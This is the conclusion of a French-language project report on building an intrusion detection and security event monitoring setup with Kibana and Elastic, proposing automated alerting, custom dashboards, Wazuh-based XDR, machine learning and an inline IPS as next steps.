Ce projet nous a permis d'acquérir une expérience pratique fondamentale dans le déploiement et l'administration d'un système centralisé de détection d'intrusions et de gestion d'événements de sécurité. En orchestrant des outils reconnus, nous avons pu observer l'impact direct d'une attaque, depuis sa génération jusqu'à son apparition sous forme d'alerte critique dans un tableau de bord.

9.1 Améliorations possibles

Pour pallier les limites identifiées et optimiser la réponse aux incidents, plusieurs améliorations de notre architecture peuvent être envisagées :

- **Automatisation des alertes** : actuellement, la détection nécessite une consultation de Kibana. L'intégration d'un script d'alerte automatisé vers des plateformes de communication (Slack, Microsoft Teams ou e-mail) permettrait une réactivité immédiate de l'équipe de sécurité dès l'apparition d'une anomalie.
- **Tableaux de bord personnalisés** : au lieu d'utiliser exclusivement les vues par défaut, la création de *Dashboards* personnalisés (Top 10 des IP attaquantes, géolocalisation des attaques, chronologie des événements) faciliterait grandement l'analyse visuelle de haut niveau.

9.2 Perspectives

Dans une optique de veille technologique, l'évolution naturelle de ce type d'infrastructure tend vers l'adoption d'approches **XDR** (*Extended Detection and Response*). L'intégration d'un outil comme **Wazuh** permettrait d'enrichir la collecte en combinant les événements réseau (NIDS) avec les événements hôtes (HIDS), offrant ainsi une corrélation beaucoup plus fine et exhaustive.

De plus, l'ajout de mécanismes d'**apprentissage automatique** (*Machine Learning*), désormais intégrés dans les versions modernes d'Elastic, permettrait de basculer d'une sécurité réactive (basée sur des signatures connues) à une sécurité proactive, capable de détecter des déviations comportementales subtiles et des attaques *Zero-Day*.

Enfin, l'évolution de notre IDS vers un véritable **IPS** (*Intrusion Prevention System*) actif, capable de bloquer automatiquement les flux malveillants via le pare-feu (mode *inline*), constituerait l'aboutissement logique pour sécuriser activement et en temps réel l'infrastructure réseau.

